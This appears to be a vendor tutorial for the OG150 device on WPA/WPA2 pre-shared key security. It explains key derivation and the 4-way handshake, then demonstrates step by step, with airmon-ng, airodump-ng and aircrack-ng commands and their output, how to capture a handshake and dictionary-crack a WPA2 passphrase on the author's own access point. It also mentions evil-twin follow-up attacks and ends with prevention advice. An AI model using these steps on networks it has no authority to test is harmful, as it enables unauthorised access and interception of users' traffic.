OG150

www.og150.com

Follow @theog150

Wireless Pre-Shared Key Cracking (WPA, WPA2)

TABLE OF CONTENTS

Introduction

The purpose of this document is to discuss wireless WPA/WPA2 PSK (Pre-Shared Key) security. Whilst there are plenty of YouTube videos demonstrating PSKs being cracked, there is little information on the mechanics behind PSK security. This document will discuss the mechanics of PSKs, how they can be cracked with the OG150, myths, limitations and preventative measures.

Please note: In this document we use the term PSK, this applies to both WPA and WPA2 PSKs. For clarity, a pass-phrase is defined as “A secret text string employed to corroborate the user’s identity.” as per the IEEE 802.11i wireless standard. A **pass-phrase and a PSK are DIFFERENT** as explained in subsequent sections of this document.

Mechanics Of PSKs And How They Work – Demystified.

Just to re-cap, both WPA and WPA2 offer two flavours;

- Personal mode = uses PSKs/pass-phrases
- Enterprise mode = uses RADIUS servers to authenticate the client

The major difference is that PSKs require a pass-phrase to be statically configured on the client/AP for Personal mode, whereas the ‘equivalent key’ in Enterprise mode is dynamically created by the RADIUS server and securely sent to the client (upon successful authentication of the client). In other words, Personal mode uses manually/statically configured ‘keys’, Enterprise mode uses dynamically negotiated ‘keys’. Obviously Enterprise is more secure, but requires a RADIUS server.....which not all people have.

Please note: A pass-phrase is a sequence of between 8 and 63 ASCII-encoded characters. The limit of 63 comes from the desire to distinguish between a pass-phrase and a PSK displayed as 64 hexadecimal characters.

Let’s assume that we have configured a pass-phrase on the client and the AP. What happens next in the communication flow? It is important to highlight the high-level operations here, before diving into the specifics.

1. A pass-phrase is used to generate a PSK (a PSK in this context is also referenced as a PMK – Pairwise Master Key).
2. A PSK is then used to generate a PTK (Pairwise Transient Key) using a 4-way WPA handshake between the client and the AP. It is the PTK that is used to encrypt the users data traffic*

*There are other keys generated too such as the GTK (Group Temporal Key) to secure broadcast/multicast traffic - we will leave this out for simplicity.


OK we have the pass-phrase, how do we generate this thing called a PSK? As per the IEEE 802.11i wireless standard, the following formula is used;

PSK = PBKDF2(PassPhrase, ssid, ssidLength, 4096, 256)

Hmmmm, that is "interesting"..... What the hell is it!?

Essentially, we take the pass-phrase, the SSID name, SSID length and two other components* and throw it into an algorithm (PBKDF2) which creates a 256-bit PSK. Screenshot 1 is a demonstration of the PSK being generated. For the really sad people (like me), count the hex octets – there are 64 HEX octets = 256-bit key (each HEX octet is obviously 4 bits in length).

Screenshot 1 – PSK generation based on SSID ('og150-test') and pass-phrase ('originalgangster')



WPA PSK (Raw Key) Generator

The Wireshark WPA Pre-shared Key Generator provides an easy way to convert a WPA passphrase and SSID to the 256-bit pre-shared ("raw") key used for key derivation.

Directions:
Type or paste in your WPA passphrase and SSID below. **Wait a while**. The PSK will be calculated by your browser. Javascript isn't known for its blistering crypto speed. **None** of this information will be sent over the network. Run a trace with Wireshark if you don't believe us.

Passphrase originalgangster
SSID og150-test
PSK 2274345f36785b71e7f96219873ccd567e6f01abc46b3da10e278c41dc1f117e

This page uses pbkdf2.js by Parvez Anandam and sha1.js by Paul Johnston.

* 4096 is the number of times the pass-phrase is hashed and 256 is the number of bits output by the pass-phrase mapping.

Source: http://www.wireshark.org/tools/wpa-psk.html


As shown in Screenshot 1, a pass-phrase of 'originalgangster' and an SSID of 'og150-test' yields a PSK/PMK of;

2274345f36785b71e7f96219873ccd567e6f01abc46b3da10e278c41dc1f117e

Please note: The PSK/PMK shown above can be verified by reviewing the 'Master Key' shown in Screenshot 13.

We now have the PSK, which also known as the PMK. What next? We need to generate the PTK on the client and the AP, which can then be used to encrypt the users data. The PMK created by the client and the AP SHOULD match, if they don't the following process will fail (maybe the user has mis-typed the pass-phrase or maybe a hacker is trying to guess it). The creation of the PTK uses what is called a 4-way handshake. This 4-way handshake is shown in Screenshot 2.

Screenshot 2 – WPA 4-way handshake



This part is not rocket science. The AP creates a random number - ANonce and the client (STAtion) creates a random number – SNonce. The AP transmits its ANonce to the client. The client then has the PMK, the ANonce and the SNonce which is used to create the PTK. For simplicity, let's pretend that the PTK is simply the addition of the PMK, ANonce and SNonce numbers.

The client transmits its SNonce to the AP, but importantly it creates a hash (also known as the MIC – Message Integrity Check) of the frame using the newly generated PTK. Once the AP receives the SNonce, it too has the PMK, the ANonce and the SNonce and can create the PTK. If the client and AP derive different PTKs (maybe the pass-phrase is different) the AP will generate a different hash (MIC) and the 4-way handshake fails (client does not connect). Only by having the SAME PTK will the client and AP generate the same hash. Next, the AP sends a frame (Message 3 in Screenshot 2) to the client with a hash and the client can verify the hash using the same process.


Interesting points to highlight;

- The PMK is never actually transmitted over the air, it is locally generated and used as an input to derive the PTK.
- Each client will generate a DIFFERENT PTK. This is because each client is high likely to generate a DIFFERENT SNonce compared to other clients. This is why one client cannot decrypt another clients traffic using its own PTK.

At this point, the client and the AP have authenticated each-other (verifying each other’s hash values) and can now transmit to each other over the air securely. The traffic is encrypted using the PTK that was previously created. Excellent, we are encrypting traffic over the air now..... I hope it is secure.

For reference, Screenshot 3 shown below summarises the PTK generation process.

Screenshot 3 – PTK generation process



How PSKs Can Be Cracked!

We know from Screenshot 3 that the PTK is created using the PSK/PMK, ANonce and SNonce. We also know that the ANonce and the SNonce is transmitted between the client and the AP, over the air and in the clear, during the 4-way handshake. The only item missing is the PMK/PSK. We can brute force this though....


Pre-requisites

- We need to know the SSID (which is easy to glean with a sniffer)
- We need to capture the 4-way WPA handshake when a client successfully connects (more on how this is done later)

A hacker can use WPA cracking software (aircrack) that is pre-built into the OG150 to try and brute force the hash that is seen during the 4-way handshake. Remember that the PTK (created by the PSK, ANonce and SNonce) is used to create a hash during the 4-way handshake.

The cracking software computes the PSK for each dictionary word and, using the ANonce and SNonce (from the captured 4-way handshake), computes a hash. This hash is compared to the hash that was captured during the 4-way handshake, if they are the same we have got the correct WPA pass-phrase ☺ This process can be seen in Screenshot 4.


Screenshot 4 – PTK cracking process


Use next Pass-Phrase in dictionary
Use 'known' SSID
Calculate PSK/PMK
Use 'known' ANonce
Use 'known' SNonce
Calculate hash
Does the hash match the hash captured during the WPA 4-way hadnshake?
NO
YES
We have found the WPA pass-phrase!!

WPA2 PSK Cracking Demonstration.

This demonstration uses an SSID of 'og150-test' and a WPA2 pass-phrase of 'originalgangster'. I have used WPA2 and AES cipher which is the strongest PSK variant currently available. I have done this to illustrate that both WPA and WPA2 are susceptible to this attack. The SSID was configured on a Cisco access-point (see configuration in Screenshot 5) and all cracking/hacking uses the OG150. If your OG150 has been deployed with 'Reverse SSH Tunnel' connectivity, you can literally crack WPA/WPA2 PSKs from the comfort of your own home.......


Screenshot 5 – Cisco access-point configuration



```
!
dot11 ssid og150-test
 authentication open
 authentication key-management wpa
 guest-mode
 wpa-psk ascii 0 originalgangster
!
interface Dot11Radio0/1/0
!
 encryption mode ciphers aes-ccm
!
 ssid og150-test
!
```

By default, the wireless LAN interface on the OG150 is enabled. I have run into issues cracking PSKs with this enabled, therefore consider disabling the wireless LAN interface ('wlan0') as shown in Screenshot 6.


Screenshot 6 – Disable 'wlan0' on OG150



```
root@OG150:~# ifconfig wlan0 down
```

Next, turn the OG150 wireless interface ('wlan0') into 'sniffer' mode (the OG150 will create 'mon0' as the wireless sniffer interface) as shown Screenshot 7.


Screenshot 7 – Start wireless 'sniffer' on OG150



```
root@OG150:~# airmon-ng start wlan0
ps: invalid option -- A
BusyBox v1.19.4 (2013-03-17 02:16:05 PDT) multi-call binary.

Usage: ps

Show list of processes

        w       Wide output


Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
                                (monitor mode enabled on mon0)

root@OG150:~# 
```

Use the command 'airodump-ng mon0' on the OG150 to find out what wireless networks the 'mon0' interface is detecting. Notice in Screenshot 8 that SSID 'og150-test' is detected and is using WPA2 AES (CCMP) encryption.


Screenshot 8 – Discover wireless networks



```
CH 10 ][ Elapsed: 4 s ][ 2013-03-27 20:23

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:4C:75:19:4D:A0  -41        8        0    0   1  54e. WPA2 CCMP   PSK  og150-test

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

Next, let's capture specific traffic for the target SSID. We know from the previous screen it is using channel 1 and we also know the BSSID of the AP. We capture traffic specific to this environment and save the output to the USB stick (/mnt/usb/etc) with filename PSK_Capture as shown in Screenshot 9. Please note: It is strongly advised to save the packet capture to the USB that is connected to the OG150, there is very limited memory on the OG150 motherboard.


Screenshot 9 – Capture wireless traffic for the target SSID.



```
root@OG150:~# airodump-ng --channel 1 --bssid C8:4C:75:19:4D:A0 --write /mnt/usb/etc/PSK_Capture --output-format pcap mon0
```

I then enable wireless on my iPhone, select 'og150-test' and enter the pass-phrase 'originalgangster'. My iPhone successfully connects and receives an IP address of 10.1.2.28. I prove connectivity by pinging 10.1.2.27 from the default gateway (10.1.2.1). Notice in the top right hand corner of Screenshot 10, the text saying “WPA handshake”. This appears when a 4-way WPA handshake has been captured. Therefore, we have successfully captured the 4-way WPA handshake between my iPhone and the AP! Please note: Sometimes, and for no logical reason, the “WPA handshake” does NOT display in the top right hand corner. If this happens, please continue to follow the steps in this tutorial as you might still actually have the 4-way WPA handshake.


Screenshot 10 – A 4-way WPA handshake has been captured.



```
CH  1 ][ Elapsed: 28 s ][ 2013-03-27 20:33 ][ WPA handshake: C8:4C:75:19:4D:A0

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:4C:75:19:4D:A0  -28   0      283       95    7   1  54e. WPA2 CCMP   PSK  og150-test

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

C8:4C:75:19:4D:A0  0C:74:C2:42:67:68  -49   54e-54   728      176
```

There is a dictionary located on www.og150.com that you can download to your OG150 as shown in Screenshot 11. You must download this file to the USB stick connected to your OG150 because the memory built into the OG150 motherboard is very limited and will run out of memory if you try and download to it. Before you run this test, ensure your pass-phrase exists in the dictionary, otherwise the WPA cracking will fail!


Screenshot 11 – Download dictionary file to OG150



```
root@OG150:~# cd /mnt/usb/etc/
root@OG150:/mnt/usb/etc# wget http://www.og150.com/attitude_adjustment/12.09-rc1/ar71xx/generic/dictionary
Connecting to www.og150.com (202.72.184.46:80)
dictionary           14% |************                                                         |  1280k  0:00:51 ETA
```

Finally, we try and crack the WPA2 PSK. We use the dictionary (previously downloaded in Screenshot 11) and the 4-way handshake within the packet capture file created in Screenshot 9 and Screenshot 10. Please note: The dictionary file hosted on www.og150.com is big, if you want to speed up the process consider using your own dictionary with about 12 words – one of which is your pass-phrase.


Screenshot 12 – Let the OG150 try crack the WPA2 PSK!



```
root@OG150:~# aircrack-ng -a 2 -w /mnt/usb/etc/dictionary /mnt/usb/etc/PSK_Capture-01.cap
```

Excellent, in Screenshot 13 you can see that the “KEY FOUND” message has correctly identified our pass-phrase of ‘originalgangster’!!

Screenshot 13 – The WPA2 PSK is cracked!



```
                               Aircrack-ng 1.1

                   [00:04:16] 11424 keys tested (45.13 k/s)

                      KEY FOUND! [ originalgangster ]

      Master Key     : 22 74 34 5F 36 78 5B 71 E7 F9 62 19 87 3C CD 56
                       7E 6F 01 AB C4 6B 3D A1 0E 27 8C 41 DC 1F 11 7E

      Transient Key  : 74 50 0C 7E E6 9B A7 EC 36 4E 6E 5B 20 FD CA B7
                       26 F7 13 9B D9 12 82 E7 C5 D2 39 94 91 D6 28 FB
                       14 4C 23 A3 75 CF E3 7F D9 61 66 48 6F 80 77 0C
                       5C 33 11 81 B4 4B 9C 75 BC 3D 2B 21 A3 4D E3 4A

      EAPOL HMAC     : 4C 4E 67 FB 61 02 27 83 2F F3 B9 AE 0C 02 21 5B
root@OG150:~#
```

OK we have the pass-phrase. What could a hacker actually do with this? A few things actually......

- Configure an Evil-twin AP. This is basically an AP that the hacker owns and is configured with the correct SSID and pass-phrase. A legitimate user could easily associate to this AP and would have no idea that the AP is an Evil-twin AP. All traffic the user sends is captured and is a classic MITM (Man In The Middle) attack ☹
- An unauthorised user could use the wireless network. The hacker, once he has discovered the pass-phrase, could connect to the wireless network using the pass-phrase and have full access to network resources ☹
- A hacker, who captures the WPA handshake, can decrypt the users' wireless traffic ☹

Myths, Limitations And Prevention.

Finally, I will summarise the key points to remember regarding WPA/WPA2 PSKs;

- It is a myth that WPA2 PSKs are stronger than WPA PSKs (the demonstration presented in this document focussed purely on WPA2 to illustrate this).
- You MUST capture the WPA handshake to be able to crack the WPA pass-phrase.
- The PMK/PSK is NEVER transmitted over the air, but the ANone and SNonce is.
- WPA Enterprise mode is more secure than Personal mode.
- The pass-phrase crack will ONLY work if the WPA pass-phrase is contained in a dictionary. The more complex the pass-phrase, the better.
- PCI compliance recommends a pass-phrase length of 13 or more (random) characters to be sufficient. A pass-phrase of this length is HIGH UNLIKELY to be cracked.
- There are cloud/web based services where you can upload a captured WPA handshake and the cloud service will attempt to crack the pass-phrase for you

(and email it to you)! An example of a paid service that does this is: https://www.wpacracker.com/

- A good prevention method is to use a non-default/uncommon SSID. Avoid using obvious SSIDs like ‘wireless’......
- Can ANY pass-phrase be cracked? In theory yes. In reality no. It would take hundreds of years if you had a large enough pass-phrase, and by this time you are probably dead so who cares.....

Conclusion: Is WPA/WPA2 PSK secure? Well, yes if they are deployed properly. If you use a 13 character (random) pass-phrase with a non-default SSID it is VERY unlikely that the pass-phrase will be cracked.